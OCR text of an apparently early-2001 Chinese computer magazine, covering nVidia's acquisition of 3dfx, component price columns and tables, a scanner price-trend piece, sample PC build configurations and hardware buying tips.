谢幕：“ 炸药 ”爆破“ 巫毒 ”

——笔者

当人们还陶醉在E3大展中3dfx向世人展示的宏伟蓝图中兴奋不已时，当VooDoo Fans还沉浸在对3dfx下一款芯片的殷切期待时，2000年12月16日，nVidia网站突然宣布：根据双方签定的最终协议，nVidia将以7000万美元的现金和100万股nVidia股票的代价收购3dfx图形芯片相关资产，其中包括已经获得和正在申请的专利、商标、品牌以及图形芯片研发的相关业务。nVidia同时表示，收购的内容很可能并不局限于上述内容，但是绝对不包括3dfx显卡生产业务。另外，3dfx已经和nVidia达成协议，双方正在进行的专利侵权诉讼告一段落，待交易结束后就将取消。全部的收购工作预计将在nVidia 2002财年的第一季度完成。相应的，3dfx的CTO在网站上向全世界的3dfx用户和爱好者发出了一封公开信，大意为 ："我们藉此机会，感谢各位使用者支持帮助3dfx度过了这些年，虽然我们的营运即将结束了，我们还是以这么多支持3dfx的使用者和爱好者为荣……"很快，消息传遍了互连网的每一个角落，在所有游戏和硬件玩家的心中掀起了震惊、悲伤、疑惑、喜悦或者激动的感情波澜，讨论区和BBS中充满了VooDoo爱好者的哭泣和nVidia追随者的庆贺，有些地方双方甚至发生了激烈的论战。谁都知道，3D图形芯片的研发是3dfx的核心业务，失去核心，3dfx已经名存实亡。而由3dfx VooDoo开创的，从90年代中期延续至今的VooDoo王朝，也在这一天划上了句号。

我来时，孤独；
我去时，孤独；
来去之间，我日夜孤独。

——日本禅师 Sengai Piso

3dfx几乎是单枪匹马地发动了3D图形革命。1996年，玩家还在2D世界里沉迷于“ 伪3D ”游戏时，一家叫3dfx的小公司敏锐地洞察到“ 3 ”＋“ D ”的无限商机，率先推出名为VooDoo的附加3D加速卡，它出色的画面、无以伦比的速度以及较低的成本，一夜之间成为每一个玩家的最大梦想。3dfx再接再厉，又推出了VooDoo2这款划时代意义的3D子卡，其最大意义在于：(1) 实现了单周期双纹理贴图，(2) 可以在一台机器里插两块VooDoo2实现SLI功能，使性能翻倍。此时3dfx如日中天，即使极不成功的VooDoo Rush也因VooDoo2的成功而被深深掩盖住了。这时，小兄弟nVidia以其经典的TNT勇敢地向VooDoo2发起了挑战。它也具有单周期双纹理贴图，而且具有完整的AGP支持(VooDoo长期停滞在PCI上)和OpenGL驱动(VooDoo2还在用MINIGL——一个简化版的OpenGL驱动)。很快TNT以更低廉的成本和完善的AGP支持占领了一定的市场份额，不过仍未撼动3dfx的王者地位。面对挑战，3dfx一方面通过法律手段来打击nVidia，另一方面推出了VooDoo Banshee(女妖)与其抗衡。遗憾的是，性能不佳使得Banshee成了VooDoo家族又一个牺牲品。为了继续维持自己的霸主地位，3dfx收购了显卡制造商STB，并宣布不再向第三方厂商提供显示芯片，试图通过“ 垄断"获得最大利润。这个可以列入世纪败笔的战略失误，使第三方厂商全都站在了nVidia的大旗下，3dfx成了“ 光辉的独立 ”。

当VooDoo3推出时，TNT2也粉墨登场了，凭借着优异的性能，加上其他厂商和媒体的鼎立协助，一下子红透了整个世界，就连原来的老大哥TNT也成了大家手中的经典(nVidia发布了具有“ 划时代 ”意义的雷管2.08驱动使TNT性能提升了50%)。再看VooDoo3，被人戏称为“ 就像是Banshee的2D加上超了频的VooDoo2的3D核心的混血儿"，只是换了接口的“ 超级PCI显卡 ”。面对nVidia率先提出的咄咄逼人的显卡“ 摩尔定律 ”——“ 显卡速度每6个月要提高50%！ ”，3dfx显得那么无能为力。nVidia的GTS上市了，3dfx的VooDoo4、VooDoo5才与大家见面，无论技术还是研发速度都已落后于对手。巫毒家族的最后一个产品VooDoo5实际上不过是VooDoo4的多芯片版本，尽管可以带来较高的性能，但也产生了较大的负面影响 ：高昂的成本使其价格昂贵，所谓

的增强行0.25μm的制造工艺带来的是高功耗和高发热。此时市场已无法接受这样的产品了……

3dfx 和微软很类似 ：盖茨以为自己是上帝，而 3dfx 以为自己是盖茨。

—— Duronny Hill,《SkyBlue 周刊》

冷静思考一下，3dfx 没落的原因除了显卡市场生存的两大基础——技术和市场均已远远落后于对手nVidia,另外一个重要原因就是原先一直令人垂涎的3dfx独门绝技——Glide API。nVidia之所以成功,很大程度上是它站在了微软这个巨人的肩膀上。这个"肩膀"就是Direct3D(当然还有OpenGL),正是D3D的开放和不断完善,使得越来越多的软件开发人员脱离了故步自封的Glide阵营,成为D3D的忠实拥护者。所以3dfx的失败其实也是微软的又一个胜利。nVidia的明智之处在于从一开始就放弃使用专用的图形API,而选择了开放的D3D接口,获得了微软最有力的支持——从操作系统到应用程序,这样的后援是顽固的3dfx望尘莫及的。透过战争的硝烟,我们又一次看到了微软令人生畏的实力。

大象和河马的结合体将是什么？鬼才知道，也许是恐龙，或许是个怪物。


—— Jinni Boatman，《硅谷 24 小时》

对于nVidia来说，这次吞并3dfx可以说是一次完美的行动。一方面,获得了3dfx已经和正在开发的3款新产品(包括 Rampage 和 Mosaic) 的核心技术。另外将有 100 名 3dfx 技术人员进入自己的研发部门,成为旗下第三或第四个芯片开发小组,这样不但缩短了nVidia新产品开发的周期,还可以改善长久以来令nVidia头疼的画质问题。当nVidia把这两方面很好地结合在一起时,恐怕ATI(全球最大的OEM显卡芯片提供商)的日子也不好过了。除此之外, nVidia终于获得了3dfx所有和图形芯片技术相关的专利 ：Glide图形处理技术、多芯片VSA架构等。 特别是Gigapixel的"片基渲染"(Tile-based Rendering)技术可以解决渲染过程中的Overdraw现象,也就是不对视觉上不可见的物体进行渲染,可以节约宝贵的显存带宽。这项技术9个月前3dfx以1.8亿美元收购Gigapixel后获得,nVidia绝对是捡了一个大便宜。


nVidia对3dfx的收购也带来了VooDoo品牌的转移,想象一下，最戏剧性的事莫过于：将来有一天我们会看见以 VooDoo 命名的 nVidia 产品。3dfx 历时 5 年，投入数百万美元建设 VooDoo 这个品牌，它在游戏界具有很高的知名度，目前仍然是欧美玩家的首选品牌(这一点可见欧美相关网站公布的销售排行版)。nVidia 只要将技术和 VooDoo 品牌完美结合，就会将游戏相关的显卡市场揽入怀中。在鲜有对手的情况下，只要 nVidia 能够继续保持新产品推出周期，在未来的几年里完全主导零售市场也在情理之中。

大浪淘沙，20 世纪的最后一年无疑是 PC 图形芯片领域不平静的一年。在残酷的市场竞争中，3DLabs、S3 和 3dfx 先后被淘汰出局，现在能与 nVidia 抗衡的只剩下 ATI 一家了。Matrox、Trident和Videologic/PowerVR不过是"陪太子读书"。在图形芯片领域，很快也将出现 CPU 类似的局面：两个实力不是很均衡的巨头垄断了几乎 99% 的市场。不过，过去几年的风风雨雨告诉我们,显卡是一个充满了惊奇的地方,虽然进入行业的门槛也在水涨船高,但总还是有一些可怕的对手隐藏在不为人知的角落等待致命一击。同时,我们也担忧,nVidia会不会因为自己是老大,为了保持高利润而加长产品换代周期,从而延缓新技术应用于市场的时间。


总之，合并将是一把双刃剑。它既会刺激市场，出现更激烈的竞争，进而造就更优秀的显卡，也可以为软件开发商提供一个更加稳固统一的平台，开发人员不必为不同的平台分别进行优化,但这也可能会导致产生另一个微软。让我们拭目以待吧！




VooDoo一代,最早VooDoo的产品,也是笔者当时的梦想




VooDoo2,笔者家里的古董，但在当时是极品中的极品



3dfx 的失败是从VooDoo3开始的,不过笔者认为它始终很优秀,只是在位的时间太长了



价格便宜的VooDoo4,本可以杀出很好的市场,但是它又是"迟到大师"



VooDoo5,最后一块 VooDoo 的产品，见到它就可以和3dfx说再见了



□栏目主持 胡克

新世纪到了，电脑市场的价格行情也让购机者高兴。主流CPU小幅降价，Intel的赛扬II系列的566、600是喜欢超频的用户选择较多的CPU，价格分别是540元、560元，特别是其中1.7V的产品，超上850、900的几率很高。如果你是买来玩超频的，建议最好多花点钱买块包超的心里踏实。高频的赛扬II 700降到了680元，但买的人并不多。Intel目前市场主力规格散装P III同样也只有小幅下降，600E/650/667/733/800EB/866的报价分别为1160/1250/1280/1420/1560/1980元，原装的要贵约100元，其大规模降价要等到2月了。Intel CPU除了降价不多外，另外一个不好的消息就是又有Remark的CPU出现，作假手段是把100MHz外频的600、650 Remark成133MHz外频的800EB、866。由于作假手段较高，暂时不能从CPU本身来识别，不过这里可以教大家一个最基本的防假方法——假货最吸引人的地方就是比市场上的多数报价更便宜。AMD经过一次大规模降价后也减缓了价格调整的动作，不过毒龙、雷鸟依然有很大的价格优势：毒龙700/750/800的报价分别是500/580/720元，雷鸟750/800/850/900/1G的报价则为850/970/1080/1280/1650元，而更快的雷鸟1.1G则是2170元。另据称，AMD正在改进CPU制造工艺，能够在不改变结构的情况下使其CPU达到P4的运行频率，到时候又有好戏看了。

主板市场上，使用KT133A+686B，支持ATA100以及未来133外频的Socket A的主板越来越多，上一代KT133+686A主板又面临淘汰的命运，价格也降了不少。想一想几个月后支持DDR SDRAM的KT266主板又将成主流，不得不在感叹VIA技术高速进步的同时，也希望VIA为用户着想，减少一些过渡产品。815EP主板大量上市，正式取代440BX成为Intel主流芯片组，目标是夺回被694X以及KT133系列占领的芯片组市场份额，其产品依品牌不同价格在900～1100元不等。DDR越来越近，DDR主板也越来越多，不过最早推出的只支持DDR内存，用户在选择时必须一步到位。而ASUS前不久推出了使用VIA以及Ali芯片组的DDR主板，最大特点就是既能用DDR内存也能用现在的SDRAM内存，既保护了用户现在的投资也为未来升级DDR内存留出了足够的缓冲余地，估计DDR主板大规模上市时会有不少这种类似设计。

SDRAM能用在DDR主板上以及元旦、圣诞的消费热潮依然不能拉住SDRAM下滑的势头，普通128MB HY-PC133已经降到了400元以下，市场上卖得较多的现代原装PC133和KingMax PC133/150，128MB价格则是500/490/510元，那些在6XX屯货还没出完的商家只有选择“割肉”了。

CPU、内存都在降，那三大件的最后一件——硬盘能做到不涨价已经对得起大家了。经常缺货也是难免的，金钻6代20G已经在市场上出现，1180元，尝新也是要代价的，再加30元就能买到金钻5代30G了。又大又快的IBM 75GXP 45G/60G价格也有不小的下调，1320元/2110元，是需要超大容量的用户的不错选择。而不需要高速的用户可以选择希捷U10 20G/迈拓星钻一代20G，价格是910/950元。大容量硬盘价格稳定，但10G的小容量硬盘反而因为货少而有不小的涨幅。希捷、WD的10G硬盘都曾超过900元，现在略有下降，但依然在840元左右，对装网吧之类的用户来说就是把内存便宜下来的钱花到硬盘上。国产硬盘厂商长城在成功推出10G硬盘后，前不久又推出了15G硬盘，零售价900元，但要真正赶上国际硬盘巨头还路途遥远，国货当自强。

现在最火爆的显卡莫过于GeForce2MX，品牌繁多，功能搭配五花八门，而且还有不少品牌三天两头的降价。耕升前不久就再次把普通版的GeForce2MX降到了800元以下，再次挑起价格战，而一些杂牌的MX更是低到700元以下，不过买这类产品一定要注意质保问题。MX好是好，但对要求不高的用户来说也是浪费，经典的VooDoo3 2000（还有人记得吗？）500元，玩游戏至少比同价位的M64好，更低的就是300元左右的TNT VANTA了。

鸣谢本栏特约信息员
杨法 余庆辉

报价杂货铺

★ 主板

型号	价格
华硕 P3B-F	830元
华硕 CUBX	1000元
华硕 A7 PRO	950元
华硕 CUSL2-M	1100元
技嘉 GA-6VX7B-4X	980元
技嘉 GA-BX2000 +	980元
技嘉 GA-6OXM7E	1200元
技嘉 GA-7ZX	1100元
升技 VT6X4	830元
升技 BE6-II	930元
升技 SE6	1150元
升技 KT7	980元
微星 6309	800元
微星 BX-Master	1010元
微星 K7T Pro2	960元
微星 K7T Pro2A	1180元
微星 MS-815EPro	1100元

★ 显卡

型号	价格
丽台 S320IIPRO(32M)	820元
丽台 GeForce2 MX（32M）	1150元
艾尔莎 影雷者III PRO/32M	1000元
艾尔莎 影雷者 MX	1170元
耕升 TNT2 Pro-32M	670元
耕升 GeForce2 MX(黄金版)	1130元

★ 扫描仪

型号	价格
Acer 640BU	980元
MICROTEK SM3600	880元
紫光 Uniscan 6C	990元
Canon FB-630P	800元
HP ScanJet 3300C	970元

★ 音箱

型号	价格
创新 PCWorks2.1	330元
爵士-5515	180元
漫步者 R1000TC	180元
漫步者-R2.1T	280元
润宝轻骑兵 M1	180元
润宝轻骑兵 V2.0	220元

★ 显示器

型号	价格
美格 570FD	1999元
美格 XJ770	2399元
美格786FD	3499元
三星 550B	1450元
三星 750S	1990元
三星 753DF	2960元
LG 575N	1400元
LG 775N	1920元
LG 775FT	2860元
Acer 57c	1350元
Acer 77e	1900元
Acer 78g	2699元

低价扫描仪——走势分析

□北京　小鱼

我们今天来看看市场上扫描仪产品的市场走向。为什么会突然想到来做个扫描仪的走向呢？那是因为去年12月其实也就是前几个星期嘛，扫描仪的市场在大打价格战，而且打得十分厉害，真的是让我惊讶！当然最终受益的还是我们这些最终的用户。其实降价说明什么？说明产品就要进行技术换代，老式的或者性能不佳的产品要纷纷退出市场。还有一点就是产品的技术已经公开化，很多厂商都有实力来做，导致价格低廉。扫描仪也是如此，很多厂商都掌握了扫描仪生产的技术核心，开始进入这片市场，而且对于技术的不断改进，使得产品的价格不断下调。扫描仪在国内参与竞争的厂商不外乎就是Acer、Canon、Microtek、清华紫光、UMAX、HP、爱克发等，而且主要竞争的力量都集中在这几家。

我们先来看看500元以下的产品，首先Acer 320P在去年7月份、8月份完成市场使命后，被升级上来的兄弟产品340P所代替，价格在原480元的价格上上调了8元，直到年底价格一直没有大的变动。分辨率300×600dpi、30位 A4幅面，足够我们这些普通用户使用了。而在这个价格上，同样有清华紫光在和Acer竞争。相同的性能，紫光5A小旋风、A600小天使在扫描效果上几乎没有区别。说实在的，我们对于价格如此廉价的扫描仪不要抱有太大的希望。Mustek 600EPIII也是同档次产品，但在速度上会有些提高，也许这就是要贵上十元的原因吧！在500元以下，能看到的就是这几款扫描仪啦，它们的价格没有大幅度的振荡，一般的应用，我看买这些产品就没有错啦！

接下来是800元—1000元的产品，这个档次的性能基本上是光学分辨率600×1200dpi/最大分辨率9600dpi/36bit/A4+/USB/EPP接口这样的标准，最多的可以将色彩提高到40bit，总之这样的效果是可以满足SOHO一族的使用要求的。同样Acer 620P、Canon 620P、Canon 630P、Canon630UI、HP 3300C、Microtek PHTOM 3500、Microtek 3600、Agfa 1212U、Agfa 3300u、Mustek BP 1200价格都几乎在同样的档次，从最低的730元到998元、1000元的价格。扫描仪的价格始终没有大起大落，从7月份开始，价格起伏最大的动作也就是70元左右，可见在扫描仪的选择购买上我们尽可以放心，因为它的价格变化不像CPU、内存之类的产品那样变幻莫测。

为了你能更加了解扫描仪的市场风向，我特别给出表格让你一览其中的变化。

大家已经了解扫描设备价格的大势所趋了吧？按道理和按市场的情况来说，价格将会越来越低的，扫描的科技含量也会越来越透明，所以价格也一定会继续下跌的。当然这些都是针对我们这些家庭用户啦，至于专业用户的设备，我看价格都高于2000元以上。价格在千元左右的扫描仪是最合适我们来选购的，我写的几款扫描仪在市场上还是比较有代表性的，大家可自己到市场去看看。如果要买扫描仪，你也不必太担心它的价格走势太快，因为它的价格是很稳定的，当然时时的降价是市场所需要的，你自己看好了快下手哦！

品名	7月	8月	9月	10月	11月	12月
Acer620P	890元	888元	888元	888元	888元	被换代为640P系列产品只售688元
Mustek 600CU	700元	700元	700元	700元	700元	700元
Microtek C6	799元	699元	699元	699元	699元	650元
清华紫光6C	999元	999元	999元	950元	950元	被换代为12U系列产品售价为900元
Cannon630UI	1000元	1000元	980元	950元	920元	880元
HP 3300C	980元	980元	980元	950元	930元	900元
UMAX 2000P	1180元	1150元	1100元	999元	799元	799元

闷豆：我要买块高档的GeForce2MX，你有什么好的推荐？

奸商：算你走对了，创新的GeForce2MX刚到货。

闷豆：创新的声卡不错，显卡就不需要这样推销了吧？

奸商：这回可不一样，这是第一块使用DDR SDRAM做显存的GeForce2MX，

闷豆：用的DDR显存？

奸商：你想想GeForce256DDR与GeForce256SDR的差别就在一个DDR显存，性能明显不一样。(我可没说MX也会有这样大的提高。)

闷豆：是有这回事，不过这个创新的MX显存怎么还用7ns的？

奸商：因为是DDR，7ns的实际速度是143MHz×2，就是286MHz，依然比用5.5ns、6ns SDRAM做显存的MX快很多。本来就是新货，有点怀疑是很正常的，要不然你还是用SDRAM显存的MX吧，可玩Q3的感觉就……我也没说更差。

闷豆：就买这个，多少钱……

评：依靠DDR显存，GeForce256DDR比GeForce256SDR快很多没错，DDR SDRAM 7ns的速度比SDRAM 6ns\5.5ns快很多也没错，但这块创新的GeForce2MX DDR并不比其他GeForce2MX SDR快很多。这是因为，由于nVidia担心GeForce2MX会对高端市场产生冲击，所以故意设置了GeForce2MX的瓶颈——只支持128bit SDRAM或者64bit DDR SDRAM，也就是说相同频率的DDR SDRAM虽然在一个时钟周期传送两次数据，但由于每次数据传送量只有SDRAM的一半，因此并没有改善GeForce2MX的带宽瓶颈。



PC积木

□北京　阿辉

经济型

配件	品牌	规格	价格(元)
CPU	Duron 750	750MHz	600
主板	MIDA	KT133	780
内存	HY PC133	128MB	380
硬盘	昆腾LCT15	26GB	980
显示卡	中天　M64	32MB	500
声卡	Cmedia	C8738	60
光驱	Acer	52x	390
软驱	美上美	1.44M	110
键盘	Delux	超薄	70
鼠标	A4Tech4D+	双飞燕4D+	78
机箱	金河田（带电源）		290
显示器	EMC		1630
MODEM	TP-LINK（ROCKWELL芯片）	56K	250
音箱	MIDILAND	PC 4.1	220
总价			共计：6338

评述 现在的CPU真是越来越便宜了，使用只有600元钱的750MHz Duron，怎么说呢？一个字，快！！好在内存的价格也在下调，只要380元，128MB HY PC-133的内存就搞定了。而硬盘作为家用当然也不能亏待啦！来个26GB的才能拷贝我们要的东东啊！而且昆腾的价格虽然低，可是价格也不是很高的。说到性能，它可是超频的好选择，既然用了Duron的CPU哪有不超的道理，用它来配合，没有错啦！当然，我们不能再用VENTA这些低档产品了，现在用500元就可以换到32MB显示内存的TNT2 M64的显卡，真的是有点值啦。想想过去，只有VENTA的命，现在好了，终于可以使用高档的显卡了。主板使用美达科技的KT133，在使用了最新版的BIOS后，我发现它对1.2GHz的雷鸟CPU支持得巨好，测试当中也没有问题出现，对于系统来说，增加了不少稳定性。声卡当然没有问题，使用了Cmedia8738的芯片完全支持4.1的规范，而价格最低可以用60元拿到手，性价比真的是不错。光驱不用说啦，当然是Acer52X的“鳄鱼”光驱啦，听说不是水货的也只有390元哦！还有FIRMWARE的升级功能，做得很不错啦！而且读盘也还可以。键盘用超薄的感觉当然会很好，特别是手感上特别的舒服，还不去换？鼠标当然要用4D+的，这样一来你玩QIII就会顺手很多，装个PS2RATE的工具，鼠标的灵敏度上升后，一个字，爽！看看显示器，为了眼睛好当然要来个17英寸的显示器，.27mm的点距，超黑管是最基本的条件。EMC的这一款只要1630元，当然很合适啦！Modem是TP-LINK的，这可是实实在在的外置硬Modem，只有250元，我用过了，稳定的连接速度基本在49.2kbps。至于音箱，有4.1的声卡支持，当然要用4.1的音箱支持，而且MIDILAND的这款4.1价格很低，但要注意它是用2声道模拟成4声道的，所以价格只有200元左右，不过效果还是不错的。整套系统的价格在6000元左右，性能却是远远高于其他的系统。

豪华型

配件	品牌	规格	价格(元)
CPU	PIII 550E X2	550MHz	2200
主板	ECS	DVAA	777
内存	ESC“大度”	256MB	720
硬盘	IBM DLTA-300745	45GB	1380
显示卡	小影霸	GeForce 2MX（32MB）	788
声卡	创新	SB Live!Digital	520
光驱	MIDA	50X	380
软驱	美上美	1.44M	110
键盘	Delux	超薄	70
鼠标	A4Tech	双飞燕4D+	78
机箱	世纪之星（带电源）		550
显示器	三菱（纯平）	PRO 720	3899
Modem	联想射雕	56k	690
音箱	创新	PCWORKS 4.1	380
总价			共计：12542

评述 这次豪华型我们推出的是双CPU的机器，性能上绝对够劲，使用PIII 550E在价格上最为合适，只要2200元，甚至更低的价格就能搞定，对于爱超频的人来说也不会差到那里去的。用精英的DVAA的主板，是因为它够便宜，777元的价格令我惊讶，而且使用了最新的686B的南桥，使得主板的性能提高了不少，我们用这块板将CPU超频到了733MHz，运行十分稳定，感到这次配置很超值。内存使用了256MB，因为在安装了WIN2K Professional后，包括安装了声卡的程序，OICQ、BUDDYPHONE之类的东西后，开机就要占用掉148MB左右的内存空间。使用精英同时推出的“大度”内存，256MB的价格只有720元，配合起来性能价格比很优秀。显卡当然用GeForce 2MX，这是公认最佳的性能价格比的显卡啦，用小影霸的显卡核心运行在200MHz，完全正常，内存的速度也可以调节到190MHz，价格嘛，只有788元，你还迟疑吗？声卡当然创新的是首选了，而且在兼容性上也不会有问题，效果很好，当然音箱是少不了用PCWORKS 4.1，那样音乐表现才更加有力嘛。美达科技的50X的超级光驱现在送超级解霸2000+，也就是市面上的白金版，效果很好。超级嘛，当然是可以升级FIRMWARE的啦。显示器可要配得有点面子，当然要用三菱的纯平才够酷，PRO720可是新品哦！价格可在4000元以下，三菱的产品性能当然不会差，钻石珑的优秀品质人人都很清楚，没有可以多说的啦，就用它。说起联想，我只喜欢它的Modem，因为掉线少，速度也够，我想这两点就足以让我来买它了。好了，这款的性能很强大吧！你们自己如果配一套用用，就知道它的性能之高啦。

标准主流型:

配件	品牌	型号	价格(元)
CPU	Intel	PIII-700	1270
主板	EPOX	BX7+ 100	890
内存	HY PC-133	256MB	980
硬盘	IBM	DLT-30730 30GB	1220
显示卡	彩霸	GeForce 2 MX	780
声卡	丽台	4x Sound	290
光驱	美达	50X	380
机箱（带电源）	金河田		320
Modem	创新	DI5655	260
鼠标	A4TECH	双飞燕4D＋	78
键盘	DULEX	超薄	70
软驱	美上美	1.44M	110
音箱	创新	PCWORKS 4.1	380
显示器	EMC	PD960	2190
总价			共计：9218

评述 这台机器的配置重点主要是使用了BX的主板，我们为什么还用已经被历史所遗弃的BX芯片组的主板呢？如果你这

市场一览

指南



装机市场上5400转和7200转的硬盘并存，两种档次的硬盘间存在一定的差价。由于硬盘的编号比较复杂而报价单上的中文称谓在硬盘标签上看不到，所以有些商家采用偷梁换柱的手法，与装机者约定采用7200转的硬盘而实际装机时用同品牌5400转的产品代替，有的还使用冒用包装盒的做法掩盖真相。过去这种手法常用于IBM硬盘，目前Maxtor硬盘也遇到同样的问题。Maxtor中Diamond MAX Plus（金钻）系列为7200转产品，型号以数字5开头；Diamond MAX（星钻）系列为5400转产品型号以数字9开头。用户在验机时可以依据上述简单特征查验一下自己的机器。

名牌的内存条一向受到高要求用户的青睐，尽管它价格较贵，但质量和性能还是有保证的。名牌盒装内存也有档次之分，SPD内存厂家设定的信息不同，有人利用编程器配合专用的适配器改写SPD中的信息以达到“升级”的目的。由于这些内存自身的性能较好，所以在“超频”状态下也能较好地工作，隐蔽性强不容易被用户发现。建议购买名牌内存的用户依据内存条上的型号，上网核对一下该型号产品的参数。

最新面市的大虎鲨II Power版光驱新添加了“冷静指”功能，该功能可以通过持续按开门键两秒钟,来达到降低读速并降噪的目的，凭此功能大虎鲨被公认为一款低噪声的光驱。此外，该款光驱还设计了“多级变速”功能，这个功能是指在通过“冷静指”降噪后，若想让光驱的速度再继续提高，不需要让光驱重启，而只需再按住开门键两秒钟，光驱的读速会自动回升到原值。这款光驱售价370元，非常适用于普通的DIY用户。

用户选择装机商家很重要，如果装机商哪一天人去楼空，客户就很难维护自己的合法权益。除了选择规模较大的商家外，适当的选择一些中等规模的商家可能获得更优的价格和服务。判断一个商家首先看门面的规模，一般中等规模的商家都开有至少两家以上的分号。其次观察商家的存货情况，如果装机的配件都是从外面调货而来，店内都是用空盒撑门面，还是另选别家保险。再次就是服务人员的态度和水平。

有很多主板如I810、I815/E都带有显卡单元，其性能完全可以应付常规操作系统和应用程序的需要，性能不劣于400元以下的大部分显卡。有的经销商为了多赚取利润，推荐用户另外购买廉价的显卡，有时廉价显卡的利润不比高档显卡低。所以对显卡没有特殊要求的用户完全可以利用控制芯片内部集成I752显示单元。需要另外选购的显卡档次至少应该在TNT2 VANTA以上，才比较合理。

电脑系统中很多通讯端口使用不当或由于外部设备的问题很容易引发故障，尤其对于用来做硬件试验开发的电脑更容易烧毁端口。建议经常需要插拔端口或连接非常规设备的用户在端口上增加端口保护设备，可以大大降低电脑端口的故障率。端口保护器在电脑城中一些经营专业设备的商家中有出售。

便携式的USB DISK在电脑城中出现，全套设备可容纳在一个类似装CD碟片的小包内,便于携带，它的容量以GB为单位。由于采用了通用的USB接口，所以在存储容量和通用性方面具有一定的优势，适合于不同电脑间数据转移、异地保存等用途。

有些用户主板BIOS升级不当导致主板不能启动，商家用热插拔法修复开价百余元，有的还推说BIOS的芯片损坏要用户另外购买芯片。其实芯片的物理损坏概率极小，故障是由于刷新BIOS内数据不完整导致的。建议用户将没有焊死的BIOS芯片从主板上取下，利用其他电脑下载需要升级的BIOS文件，然后到承接单片机烧录业务的商家重新烧录一下问题就可以解决。烧录一次的费用相当低，而且用编程器烧录质量非常有保证。


很多PDA都自称为掌上电脑，严格的说那些只有名片、行程管理和记事功能的PDA与真正的掌上电脑有本质的区别。首先掌上电脑使用开放的操作系统如WindowsCE、Palm OS、EPOC，操作起来类似操作电脑，扩展性强。而记事簿之类的产品一般无法扩充应用程序，一开机就通过菜单进入专门的应用程序。其次掌上电脑的I/O接口丰富，与电脑互联性强。市场上一般掌上电脑的价格在2500元以上，而记事簿之类的PDA的价格多在1500元以下。掌上电脑体积小巧功能强大，但与传统笔记本相比还不具备完全替代的条件。尤其在商务和工程领域，大部分应用场合还不能使用掌上电脑，很多专用的控制程序也不支持掌上电脑的操作系统。笔记本电脑与PC间的通用性远超过掌上电脑。所以目前对于商务人士和工程人员而言，笔记本电脑依然是较好的选择。

样认为就错了。BX的主板的性能依然是所有芯片中最优秀的，当然我是指家用系统。几乎就没有硬件兼容性上的问题，而且去年中期推出的BX的主板都有6个PCI+ATA100的功能，在性能上和新的芯片组提供的功能几乎是一样的。在性能指数上还要强于那些所谓的后起之秀，890元的价格你还需要考虑什么呢？EPOX主板提供了很多其他厂商都没有的特色，这块主板的生命的强悍令我震惊。主板支持ATA100的协议，那硬盘选IBM的DLT 307XX系列就没有错了，30GB的容量刚刚好。不过如果昆腾最新的FIREBALL PLUS AS 30GB到货的话，就没有它入选的资格了。


声卡当然要用符合主流规范的4.1的声卡啦！丽台的4X Sound用料很足，价格降到了290元，所以被拉进了我的配置表里，这可是使用了最新的CMI8738/6CH芯片的最新版本。

光驱使用美达的50速超级光驱，可以通过软件升级来改善光驱的性能，380元的价格很公道，这也是国内惟一一款采用CSS技术的光驱。

EMC把自己17英寸纯平的价格从2490元调至2190元，这个震撼价让人疑惑得都有些不敢购买了。EMC的这款纯平显示器性能指标一般，最高分辨率为1280×1024，点距是.25，带宽110MHZ，并通过TCO99认证。有白色和香槟色两种外观，外形还是比较漂亮的，作为家用可以说还可以。音箱方面创新的PCWORKS 4.1可是久负盛名了，今天终于可以使用它了，这才是叫做音色俱佳的机器呢！



影雷者MX白金版显卡



这款全新的艾尔莎(ELSA)影雷者MX白金版显卡,除继续采用超大散热片以及6年原厂质保以外,在显存方面较为出众。按照nVidia公司的规定,MX显卡应采用6ns的显存,而目前市场上部分厂商却采用7ns的显存。价格虽然降低了不少,但在超频及3D性能上却大打折扣。相比之下,这款显卡专门采用了国际大厂出品的5.5ns高速显存,保证用户将显卡超到极限。由于采用了0.18微米制造工艺,nVidia Geforce2 MX(NV 11)绘图芯片的效能是普通GeForce256芯片的1.5倍。短小的板卡上搭配了32MB/128位单数据传输的SDR内存,高达175MHz的核心工作频率和166MHz的显存带宽,每条渲染引擎在一个时钟周期里可以处理两个纹理,每个时钟周期的纹理渲染极限数为4个,高达350 Mpixels/s的标准填充率。700 Mtexels/s的纹理渲染速度,每秒可处理两千万个三角形。此外,这款显卡采用了2条新型的NSR(Nvidia Shading Rasterizer Pipeline)渲染引擎,可同步处理7个像素效果,两条管道(Pipeline)也可同时在一个步骤内实时运算贴图和光影效果,使得游戏的3D立体效果更具震撼性,配合独立像素阴影(per-pixel shading)技术,第二代几何光源处理引擎(T&L)的显示效果将更加真实。

影雷者MX白金版小档案:
参考价格:1150元
支持3D雷眼立体眼镜
长达六年的保修服务
支持AGP 2X/4X
